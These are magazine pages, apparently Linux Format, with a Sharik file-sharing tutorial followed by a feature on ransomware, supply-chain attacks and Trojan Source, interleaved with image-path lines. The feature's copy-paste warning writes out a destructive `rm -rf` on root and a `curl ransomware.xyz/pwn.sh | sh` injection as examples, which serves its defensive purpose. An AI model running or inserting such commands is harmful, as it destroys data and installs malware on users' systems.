Nick Peers is reluctantly accepting the mantle of 'veteran', given his relationship with computers stretches back nearly four decades. You may not, however, call him an 'old git'. Not just yet.

Sharing files between two devices on the same network should be straightforward, right? However, anyone who's wanted to quickly shunt a file to or from their mobile device, but struggled getting shared folders set up that all the machines on their network can see or access, might have something to say about that.

You could try setting up a pair of synced folders using a tool like the wonderful *Syncthing*, or make use of cloud storage such as Google Drive or Dropbox, but these all come with their own pitfalls. Synced folders can result in data loss if used incorrectly, while cloud storage has question marks over its security.

This is where a tool like *Sharik* (**https://github.com/marchellodev/sharik**) comes in. It's designed to make it easy to send files to any desktop or mobile device connected to your local network – whether wirelessly or via Ethernet cable – without the need for an internet connection. At the present time, there's a *Sharik* app available for Linux, Windows, Android and iOS for sending files, but you can share files with other systems via their web browser, as you'll see below.

Get Shariking

The quickest and easiest way to install *Sharik* is through snap – it's integrated into the *Software Store* in Ubuntu 16.04 or later, or you can install it from the command line, as follows:

```
$ sudo snap install sharik-app
```

At time of writing, the latest version for Ubuntu 20.04 on snap was 2.5. If you want the very latest version – 3.0 – then you can install it through its own repo instead (skip the first command if *curl* is already installed on your system):

```
$ sudo snap install curl
$ curl -sS https://ppa.mark.vin/key.gpg | sudo apt-key add -
$ echo "deb https://ppa.mark.vin/sharik stable main" | sudo tee /etc/apt/sources.list.d/sharik.list
$ sudo apt-get update && sudo apt-get install sharik
```

For occasional use, there's also a portable AppImage available for direct download from the site. After downloading, don't forget to right-click the AppImage file, select Properties>Permissions tab and tick 'Allow executing file as program'.

QUICK TIP

If you want to quickly share a file with a mobile device outside your network, Sharik will work with your phone's mobile hotspot. Set up the hotspot, connect your other device to that network and you should be able to send and receive files between them.

Once shared, all the details you need to communicate to the receiving device are displayed in Sharik's program window.

The simplest way to use *Sharik* is purely to send individual files to other devices, regardless of whether or not they're running *Sharik*. The receiver doesn't need *Sharik* installed because the file can be accessed through their web browser, as you'll see shortly.

Although *Sharik's* documentation seems to hint that you need to be connected to the same Wi-Fi network to share files, the reality is that any machine on your local network with the same subnet (typically 192.168.0.x, where 'x' is unique to each connected device) should be able to access files sent via *Sharik*.


Let's send our first file. Launch *Sharik* on the sending device – if you're using the desktop version, click Send file to select a file to share, or click Text to send a text message to another *Sharik* user (perhaps to alert them of an incoming file). Use the file picker to select the file that you wish to send.

Once it's been selected, you'll be shown a web link that points to your source device's IP address (for example, **http://192.168.0.2:50500**). If you type this URL into any browser on any device connected to your local network, you'll either be shown the text message you typed, or prompted to save the file you've sent from the source machine.

Lazy types – or people in other rooms – may need an additional helping hand. Beneath the IP address you'll see three buttons: click the left-hand one to reveal a QR code that you can scan into your phone or tablet for quick-fire access in its default browser. The middle button simply copies the URL to the clipboard for pasting elsewhere – for example, into a chat message.

Press the right-hand button to switch between network interfaces. It's only relevant if you're connected to two networks via different interfaces (say Wi-Fi and Ethernet), so most people won't require this option.

Note that the file being shared remains available to any – and all – locally connected devices until you either close *Sharik* or click the back button to select another file to send. When you click back, you'll notice that *Sharik* remembers files that you've previously shared via a handy History list, so you can easily re-share files without having to locate them again. There's no apparent limit to the History list, but should you want to clean it up for privacy purposes, simply click the wastepaper bin icon next to History to remove them all and restore a blank slate.



Sharik can also be used in receiving mode, which basically provides a convenient shortcut to the file being shared.

Receive files with Sharik

If both your devices are on the same network and running the *Sharik* app – which basically covers everything but macOS at the present time – then you can speed things up a little by putting the destination device into Receiving mode. Launch *Sharik* and you'll see four buttons in the bottom left-hand corner of the program window. Click the Download button and you'll see a Receiver pop-up window appear. In the rare event you have two network interfaces configured and connected to different networks, click Network interfaces to switch between them. You should be able to identify them by IP address and WLP... (Wi-Fi) or ENP... (Ethernet) identifier.

Now switch to the device containing the file you wish to transfer. Open *Sharik* and select the file in the usual way; once it's been selected, you should see the 'Receiver' pop-up window change to display the file being offered. Click this and it'll download the file via your browser.

If you send a file from a machine with two network interfaces, then two instances of that file will appear in any *Sharik* instance in recipient mode, one for each interface's IP address. Both links should work, but it's worth noting so you know that it's not a glitch.

Internet sharing

Sharik's major limitation is that it only works over your local network. If you'd like to share files over the internet with friends, family and colleagues, you'll need to try a different approach. This comes in the form of *ShareDrop*, an open-source, web-based P2P tool.

ShareDrop works over both your local network and the wider internet. When planning to share over your local network, open **www.sharedrop.io** in your browser on both devices and you should see your local computer appear at the bottom of the screen with a name like 'Practical Cat'. After a short pause the other device will appear above it, again with a name like 'Warmhearted Rhino'. On your source computer, either drag a file on to the destination icon, or click the icon to open a File Upload dialog.

Once done, you'll be prompted to confirm your choice: click Send to do so. The recipient should then see a similar pop-up message appear asking them to decline or accept the file. Accepting it results in the file being transferred, and then the recipient will be asked where to save it.

When sharing over the internet, you'll need to either click the + button in the top right to generate a link that you can share with a remote user, or scan the QR code into your mobile device. *ShareDrop* uses WebRTC in your browser to generate a direct – and encrypted – P2P link between sender and receiver, so the file goes directly between them without passing through any intermediary servers, ensuring your security – and privacy – are protected. LXF

» MOBILE SHARING OPTIONS

You'll find additional sharing options are available when using *Sharik* from your mobile. For example, Android users can share installed apps between devices – these are transferred as .apk files. Apple users can share photos using the Gallery option (Android users can share their photos via the Files option).

Although a version of *Sharik* is available from the *Google Play Store*, this is outdated. A better bet is to install the latest version – 3.0 at time of writing – from the open-source *F-Droid* (visit **www.f-droid.org** to get started if you haven't already got it).

Once you're sporting the latest 3.0 release, you'll be able to share content directly from apps using the system Share button – in Android, after tapping Share, select More under 'Share to apps' and you should see *Sharik* appear as an option.

In an ideal world, *Sharik* will behave impeccably every single time you use it. In reality, however, that's not always the case. We had no problems when sending and receiving files between Linux machines and Android devices. However, we were unable to receive anything sent as a 'file' from iOS. The workaround is to send text, photos or share content via the system sharing tool within apps, which works flawlessly.

This Android screen was transferred to Linux in Sharik for this tutorial. Nice and simple.

LINUX FORMAT

2023 ANNUAL

LINUX FORMAT

Privacy & Security

Take back control – stop snoopers and hackers from ruining your Linux life

COMBAT MALWARE!

Jonni Bidwell wants to turn the tide on ransomware in 2022. It appears he has his work cut out for him...

These days we're never far from cybercrime-themed headlines. What was very much in the realms of sci-fi a couple of decades ago has become almost commonplace today.

In the past few years we've seen large-scale attacks against Ukraine's power grid, Sony Pictures, the Colonial Oil Pipeline, JBL-SA(the world's largest meat supplier) and South African shipping firm Transnet. Such attacks often aim to cause damage and disruption (the power grid attack left hundreds of thousands without power for hours). And sometimes the aim is political. For example, the Sony Pictures hack is widely believed to have originated from North Korea, with hackers demanding *The Interview* (a Kim Jong Un-themed comedy) be withdrawn. Which it was, although not before gigabytes of embarrassing emails and personal information on Sony Pictures staff was shared.

Latterly though, hackers are financially motivated. They want their targets to pay (usually in cryptocurrency), either to restore access to their systems, or to avoid sensitive information being publicised. The last three attacks mentioned above all occurred in 2021, and are examples of such ransomware attacks. Ransom demands can be high too: the Colonial Pipeline hackers received $10 million (most of which was recovered), and prolific (but now defunct) ransomware outfit REvil requested $70 million following a supply chain attack on managed software company Kaseya. Thanks to the ease with which fiat currency could be exchanged for Bitcoin, ransomware attacks launched against home users have proven profitable, too.

The tired old line "Linux doesn't get viruses" (or ransomware, or whatever other kind of badware you might care to name) was never really true. Internet-facing Linux servers have long been a target for all kinds of mischief, and with so many Linux-powered Internet of Things devices joining the party, such intrusions are only going to increase.

Directed attacks against home users are waning, primarily because there are much more lucrative targets out there, but that's no excuse for complacency. We'll show you the modern threatscape, refresh some best practices and hopefully get your 2022 off to the safest start possible. So let's get to it!

Ransomware's evolving

It's bad and it's getting worse. But running outdated versions of Windows doesn't help anyone.

A few years back guilt-ware attacks were common. Unsuspecting users would log into their machines and be greeted with a banner stating they were under investigation for nebulous crimes. Anything from to piracy, to pornography or promulgation of terror materials. But don't worry, says the warning – all of this will go away if you just wire some cryptocoins to this address.

The message goes on to explain how to acquire said coins, and warns that if you don't pay, you'll be arrested. That these kinds of attacks were ever successful (and sometimes still are) speaks volumes about people's gullibility. It also shows some people have some quite funky ideas about how justice works. Yet we shouldn't be so dismissive – there's some psychology behind this.

There's a widely held theory that everyone has some latent guilt about something they've done in the past and not 'fessed up to. And tapping into this with a scary message can make the subject feel rumbled. Detectives take advantage of this (and all kinds of other techniques) when questioning suspects.

Still, it's the kind of message that lots of people (especially anyone used to browsing the internet without a pop-up blocker), will just close and ignore. So later evolutions of this attack would go a stage further, either locking the victim out of the machine entirely (forcing the user to choose between a complete reinstall or a quick ransom payment) or encrypting any user documents it finds. This is what ransomware typically refers to today. Thanks to networking (and a rich underground scene in the trade of network exploits) damage may quickly spread to other machines too, and before you know it a stray click on a single machine might bring about a network-wide incident.

Naturally, businesses are a much more lucrative target with (according to Coveware) the average payout in 2020 being $233,817. Attacks on home users might ask for anywhere between the equivalent of $200 to $2,000, which is why they don't tend to grab the headlines anymore. Home users may also feel uncomfortable about reporting a ransomware attack, but they shouldn't. Even if the authorities can't help, reporting the incident (to the likes of CISA in the US or the NCA in the UK) will at least help them measure the scale of the threat. For businesses, the projected cost of recovery might well exceed the ransom, at which point it makes business sense to cough up. Insurers are starting to recognise this now and some (controversially) even include ransomware payments in their policies.

The UK's National Cyber Security Centre (NCSC) has some good high-level advice for home users seeking to avoid ransomware.

» HOW TO BECOME INFECTED

Unfortunately, most if not all ransomware outbreaks start with human error. This might be through social engineering, spear phishing campaigns (where high-profile individuals are targeted and tricked into handing over data with seemingly legitimate messages), rogue browser add-ons, dodgy websites, dodgy mobile apps, poisoned email attachments... the list goes on.

Sometimes human error upstream is to blame. For example, SIM-swapping attacks might involve tricking a customer service agent to porting a number to another SIM. This might then enable 2FA to be compromised on all of the accounts linked to that number.

Whatever the method, once a human has erred, there's not a lot even the most secure(-est) system in the world can do remedy things

The WannaCry outbreak in 2017, which nearly crippled the UK's largely Windows 7-powered NHS, was a little different, since its spread was mostly as a result of a vulnerability in the SMB protocol. That vulnerability was actually known to NSA researchers, who named it EternalBlue. Unfortunately someone (perhaps a rogue contractor) made away with its details. And later, just before WannaCry hit, the vulnerability was published by a group calling themselves the ShadowBrokers. EternalBlue, which enables privileged code execution on remote systems, was also leveraged in the *NotPetya* ransomware outbreak, which disrupted global shipping.

Ransomware authors don't seem to consider layouts and readability when designing their demands.

Safe hex

Taking a few basic precautions is much easier than cleaning up a nasty digital infection.

Basic internet hygiene is the single best defence for home users against ransomware, and malware in general. Unfortunately "the basics" encompasses many different areas these days that deserve their own cover features. Still, let's at least try and summarise them here.

We hope you're not the sort of person to click random links in suspect-looking emails, at the very least one should hover over them (or copy and paste the link into a text document) to make sure it links to a legitimate domain (and not something using deceptive characters like goog1e.com, or deceptive subdomains like google.domain.cm). Speaking of copying and pasting, be extra careful when doing so with code excerpts. Not only is there the risk the command itself will do something bad, like `rm -rf –no-root-preserve /`, but thanks to the wonders of CSS and Unicode it's easy to inject invisible characters that you won't see until they're pasted (and conceivably not even then). Just appending `; curl ransomware.xyz/pwn.sh | sh` is one way to stop a benign command being so benign. Not a real URL, by the way. Bidirectional (Bidi) character encodings have been used to obfuscate file extensions of email-borne malware in the past.

The Trojan Source attack has a spooky website (https://trojansource.codes) that carries the ominous tagline "Some vulnerabilites are invisible." Oooo!

Passing on the compromise

And now a more insidious form of this attack has been discovered, dubbed Trojan Source. It turns out that most compilers, while supporting and encouraging Unicode source files, don't really have any mitigations against obfuscated Bidi additions. So a lazy developer might copy and paste a code snippet from Stack Overflow, then not only risk having their own compiler exploited, but if they then upload that code to a popular project, the whole well becomes poisoned. You can read about it at **https://krebsonsecurity.com/2021/11/trojan-source-bug-threatens-the-security-of-all-code**. The scope of the attack is huge, because it enables essentially arbitrary, invisible code to be added. This might be keyloggers, ransomware or any number of other bad things.

No matter how web-savvy you are, you can always take steps to boost your browsing security. No one likes ads, and no one likes that the networks behind them are on occasion compromised to instead spew malicious


» THE RANSOMWARE BUSINESS

Very often, the people who write the ransomware are not the people perpetrating the attacks. They prefer to keep their hands (and noses) clean. Indeed, complex attacks often begin with a broker, sometimes someone inside the organisation, sometimes not, selling some kind of initial access credentials.

Once that's achieved the attackers will, as stealthily as possible, probe internal networks to find important data (or further vulnerabilities). The ransomware itself, far from being some kiddie's cobbled-together script, might be Ransomware as a Service (RaaS). It might have a customised payload, or even a dedicated page where buyers can monitor the damage, switch payloads or even receive technical support.

A new RaaS called *ALPHV* (also known as *BlackCat*) was discovered in December on underground forums. This seems to have been the first in-the-wild example of ransomware written in Rust. Advertising on the forums (which we're sure a determined *Linux Format* reader will manage to find without us naming them) promises 80-90 per cent of the ransomware payout to 'pentesters' wishing to try out their latest badware.

The first Linux ransomware that we could find record of was named *Erebus*. Like *RansomEXX*, it appears to have been ported from Windows. But in 2017 it struck the servers (153 of them) of a South Korean web-hosting company, taking down over 3,000 websites. Such was the damage that the company paid just under 400 BTC, which at the time was $1 million in Bitcoin, making it the largest-ever payout at the time. Bitcoin is worth around 20 times its 2017 value today, so hopefully these particular fraudsters didn't get to keep their earnings.



Programmed in Rust, with a nostalgic UI. This is getting silly now. Image credit: MalwareHunterTeam

If you need a second opinion on Chrome extensions then you could do a lot worse than visiting https://crxcavator.io.

JavaScript. The most popular ad-blocker for *Firefox* is *uBlock Origin*, and we heartily recommend it.

There are a number of other add-ons you might want to use to protect privacy. But be aware that the *Firefox* add-ons repository and *Chrome* Web Store aren't monitored for malicious code. So exercise caution when downloading new add-ons. Even genuine add-ons contain code that can be exploited, either by a rogue add-on or a maliciously crafted web page. A study entitled *DoubleX: Statically Detecting Vulnerable Data Flows in Browser Extensions at Scale* found 184 extensions that could be exploited this way. An unchecked `eval` function in a privileged extension might allow a web page to do anything that extension can. A likewise stray `tabs.execute()` call would allow remote code inclusion.

Web and mobile application stores have long harboured malware. It's suspected that the CacheFlow malware (discovered in December 2020) went undetected for around three years, in which time it was downloaded an estimated three million times. It concealed its data-stealing activities by masquerading as video downloaders and geo-unblockers. There haven't been many documented ransomware attacks that are directly related to browser add-ons, but Cisco Talos security researcher Tiago Pereira warns that credentials taken in this way have been "an initial infection point for larger attacks, including ransomware incidents". Ransomware distributor Magnat may have been lurking in the *Chrome* Web Store for up to three years. The *Chrome* Store may not be perfect, but more risky is downloading add-ons, programs and anything else from "unofficial" sources. Please don't do that.

Ransomware on Linux

Linux desktop users applying some basic precautions are unlikely to be the victim of a ransomware attack. But that doesn't mean there isn't Linux ransomware, because there is. One was discovered by Kaspersky in late 2020, and turned out to be a port of the Windows ransomware *RansomEXX*, which has been known about since 2018. Early 2020 saw a number of high-profile *RansomEXX* attacks against Texas-based TxDOT, Konica Minolta and the Brazilian court system. *RansomEXX* is an example of file-less malware, where the payload exists solely in memory and never touches the disk. This means it's immune from the conventional signature-based scanning that most anti-virus software relies on.

In December 2020 *RansomEXX* operators also committed a double extortion attack against aircraft manufacturer Embraer. Here sensitive data, as well as being encrypted on the victim's systems, is sent to the attackers who threaten to make it public. This further incentivises paying the ransom, because the victim organisations now risk loss of reputation and trade secrets becoming public. Even if they have solid backups and can easily restore systems, this loss of face might be an even greater threat.


Trend Micro (**https://bit.ly/lxf285-trend-micro-report**) shows how further extortion stages can be carried out. Besides encrypting data in the traditional way and extorting the victim with sensitive data, a third level in the form of DDoS attacks and then a fourth in the form of direct comms with customers, senior execs or other stakeholders, have all been seen recently.

Again, a casual desktop Linux user needn't worry about these sort of targeted, ransomware attacks. Unless they happen to be very high profile, rich, or have upset someone powerful or rich. There's all manner of malware that could strike on Linux, though. There's also hardware failure, user error and, occasionally, the Nvidia driver deciding your system doesn't need to boot. Having good backups is the single best way to mitigate all of these risks. At the very least you should back up your user files, including important documents, precious photos and password manager database (yes, you should be using a password manager too). This is easy to automate with Gnome's *Déjà Dup* tool, which will happily integrate with various cloud storage options.

THE DANGER OF TROJAN SOURCE

"The scope of the attack is huge, because it enables essentially arbitrary, invisible code to be added."

At a pinch, you can use a remote Nextcloud instance as an off-site backup, or your local storage can act as a de facto backup for Nextcloud. But this method only protects against failure of one machine. If you delete a file by accident, or someone hacks your Nextcloud, then the damage will be mirrored faster than you can say "oh". Read to the end of this feature to see how you can protect your Nextclouds. For backing up system files we recommend the *Timeshift* back-up tool, which comes with Linux Mint and is easy to install anywhere else.



It's easy to set up basic, automated backups with Déjà Dup, which comes as standard with Ubuntu.

Poisoning the well

Supply chain attacks are becoming more common, and open source package management might be the new battleground.

One thing that Linux users don't often do is download and run random binaries from the internet. For years though, this was the only way to install software on Windows, and naturally was a great vector for spreading malware too.

Today there's the Windows Store, which is generally awful, but does at least provide some reassurances that Universal Windows Program (UWP) applications haven't been tampered with. Many of those application bundles that you download and execute yourself are also signed with a developer certificate, so even if you don't check the signatures yourself, you can be reasonably confident the program is what the web page says it is.

Great package management systems have long made Linux users proud. Since 1993 we've had robust systems for cleanly fetching, installing and removing applications. Maybe we had to wait until 1998 before package management could solve the dependency hell problem. But at least we didn't have to trawl through various windows\subdirectories and Registry keys just to tidy up a no-longer needed application.

Only trusted individuals are allowed to approve packages for inclusion in official distribution repositories, so this means you can generally trust the contents of those repos, especially given the signature checks that are built into *Apt*, *DNF*, *Pacman* or any other package manager you could care to name. If you want software not available in your distro's repos, then you can either compile it yourself (if you trust the code) or use a third-party package. The latter assumes that you trust not only the code, but also that the person packaging it hasn't meddled with it. This is why we always caution against adding random PPA (Personal Package Archives) or third-party repos, even if they're a handy way of getting new software.

New style of packaging

Now though, there's a new kind of package management, and it extends this set of problems. If you look at any beginner Python project that does something cool in not very many lines of code (LoC), then chances are somewhere early on in the code are a bunch of `import` statements, which pull in external modules outside of the core Python language. Most 'distributions' of Python include a core set of modules, which vastly expand what one can do with the language. And if you need to go further, your OS's repository contains packages for other Python modules. There's more to this, but permit us a small diversion.


If instead you look at programming in JavaScript, you'll see the same thing, but with `<script src=...` tags. This is how frameworks like jQuery and Bootstrap are often used. If you're using Node.js (for server side JavaScript) you even get your own package manager, in the form of `npm` (node package manager). The Npm Registry holds over a million packages, most of which

LIFTING THE LID ON THE KASEYA HACK


None of the package-poisoning incidents we've mentioned here directly involved ransomware, but they easily could have. Any vehicle used for deploying malware could just as easily be used to deploy ransomware. And when ransomware hits the supply chain, it ain't pretty.

In July 2021 IT giant Kaseya saw its *VSA* remote administration tool compromised by ransomware peddling outfit Revil (*more on them over the page*). Malicious versions of *VSA* were distributed to Kaseya's customers, the majority of which were managed software providers. And so the ransomware-bearing *VSA* update was shipped to their customers too. Kaseya acted swiftly and decisively, alerting customers and shutting down their own infrastructure. But the ransomware was swifter. Around 1,000 businesses (including Swedish supermarket Coop, who had to close 800 stores for the weekend) found themselves locked out of key systems, and their files encrypted. Meanwhile, the nefarious hackers posted on a Tor message board demanding $70 million for a universal decryption key.

Some three weeks later, Kaseya announced it was in possession of this key. It denied paying the ransom, saying only that the key came "from a third party". The attack itself was carefully timed (over a holiday weekend) and complex. It exploited several vulnerabilities and probably involved a lot of early reconnaissance. You can read a thorough post-mortem at **https://blog.truesec.com/2021/07/06/kaseya-vsa-zero-day-exploit**. It was a huge attack, and it would have been a great deal worse if more than a handful of Kaseya's customers were hit. Enterprises today all rely on as-a-service providers and, like our "modular" coding practices, this creates a sprawling dependency chain. As such, they're a high-impact target.



An unpatched directory traversal bug from 2015 enabled attackers to gain a foothold and breach Kaseya's systems.



The Node Package Manager undoubtedly does help build amazing things. But if a tiny packaged is poisoned then it all falls down.

are free. Anyone can contribute to this, and anyone, having contributed to this, is free to remove their packages from the Registry. This is exactly what happened with a rather prosaic package called *left-pad* in 2016. *Left-pad*, in 11 well-considered lines, padded strings from the left with spaces. Padding is probably more popular than you think it is, because when *left-pad* disappeared from NPM it broke several thousand other NPM packages that depended on it. These included the popular React.js framework and the Babel JavaScript compiler. In total, *left-pad* was enjoying some 2.5 million installs every month. The funny thing is, the authors of most of these applications were probably not aware they were even using *left-pad* until things broke. It was lurking deep down in their applications' dependency trees.

This speaks to the changes in coding practices that have come from a networked world. There are all kinds of helper packages like this in NPM (as well as the PIP Python repository, RubyGems, Rust Crates, Perl's CPAN archive). And yes, back in the day people who worked on large applications knew full well that they'd have to spend a lot of time writing these little helper functions themselves. And a lot of time writing larger (but still auxiliary) functions that made use these helpers.

Everything's connected

However, it's not just laziness that causes so many programs to rely on so many helper packages. Or by extension that applications in general have so many interconnected dependencies. Very often the functions they perform turn out to be much more complicated than meets the eye. No developer really wants to test a three-line function they hammered out against a zillion edge and corner cases. It would be soul-destroying, especially if somebody has already done the work.


The *left-pad* saga had nothing to do with malware. It began with the developer unpublishing their packages from a public repository and measures were taken to stop developers doing this in future. You can see NPM's current unpublish policy at **https://docs.npmjs.com/policies/unpublish**. Other popular language repositories have similar safeguards in place (and we'll see in a moment why this too can be a double-edged sword).

Yet what if instead of an obscure dependency disappeared and breaking, an obscure dependency is hijacked to do something malicious? Well, it turns out exactly this behaviour was spotted in July 2021. In 2019, and again on NPM (but symptomatic of the dependency confusion and supply chain problem across the wider ecosystem), a rogue developer posted the initial version of `nodejs_net_server`. This might sound useful, if a little generic, but it in fact harboured an implant giving them remote shell access to victim's machine's. The next year, an update was issued that went further and deceptively fetched a copy of the *ChromePass* tool (rather foolishly from the author's personal website). This was used to harvest passwords from Windows machines, some 282 of which were found as test data in the next version, which evolved to fetch a copy of the popular remote-senior-assistance program *TeamViewer*.

At 1,283 downloads, that package was not so popular, but there's plenty more to our tale. Such as in October 2021 when the legitimate and widely used `ua-parser-js` package was found to include malware. The developer's NPM credentials had been hijacked and several compromised versions of the package were published. The attacker made no attempt to change the stolen passwords, but when the developer attempted to unpublish the package, you guessed it, they were thwarted by the recently published Unpublishing Policy. Eventually new versions of the software were published, and needless to say the developer took steps to ensure its GitHub and NPM accounts were secured. Namely rotating secrets (keys and passwords) and adding a second authentication factor.

> **INTERCONNECTED DEPENDENCIES**
> "No developer wants to test a three-line function they hammered out against a zillion edge and corner case."

The package (which inspected browser User Agent strings) was popular with around eight million downloads per week. Again, this wasn't because User Agent strings are the next big thing, but rather the affected library was embedded in the supply chains of so many other popular libraries. Even Facebook used it (but never deployed the affected version). And now it was trying to harvest passwords and mine cryptocurrency on affected systems. NPM is owned by GitHub (in turn owned by Microsoft) which issued a Critical Severity Security Advisory.



Bug Bounty programs such as that of Hacker One ensure software stays safe and black-hooded types can eat.

Enabling ransomware

Cryptocurrencies have a lot to answer for, and governments (and most of Linux Format) have had enough.

We're not sure about this cryptocurrency malarkey. And we're even less sure about people co-opting the term 'crypto' which for years has been used by cypherpunks as an abbreviation for the nobel art of cryptography. But one thing we can thank cryptocurrency for is ransomware.

If victims were instead asked to pay regular, 'fiat' money to a bank account, or money transfer, they'd be much less likely to pay. And, thanks to banks in most countries being pretty wise about knowing their customers, the scammers would be much more likely to be caught. But over the past decade and a bit 'crypto' (in particular Bitcoin) has cemented its position as the premiere conduit by which to receive ransomware payments. It's often said that Bitcoin payments are hard to trace. But this isn't really true, given that an indelible record of every Bitcoin transfer lives forever on the blockchain, for any inquisitive eyes to see. The hard part is breaking the pseudonymity between wallet addresses and individuals.

Cybercowboys want your 90s PCs and they won't rest until they have your cyberdollars, or other digital tokens.

However, that might be about to get slightly less hard. Anyone who's watched popular crime fiction will have heard detectives talking about "following the money". That's easy to do with Bitcoin. You can even use a website such as **blockchain.com** to do it from the comfort of your own browser. For example, **https://bit.ly/lxf285-blockchain-payment** will show you one of the transactions connected to the Colonial Pipeline payment (of 75BTC, or a cool $3.5 million) to the now shuttered DarkSide organisation.

You probably won't solve any crimes that way, but boffins are getting very good at their blockchain scanning algorithms. The boffins at analysis firm Elliptic, for example, figured out that Darkside were also responsible for an attack on a German chemical company a few days later. But Elliptic went further still, and identified around 45 other wallet addresses that had all paid an average of $1.9 million. This runs to a total of $90 million, which Elliptic believes that is the total amount of ransom paid through Darkside's history.

Recovering payments to hackers


It's not illegal to pay a ransom, and for large companies without time or backups it could be the best (well, least worst) option. Colonial Pipeline stakeholders can take some solace in the fact that DarkSide's website was seized soon after the incident.

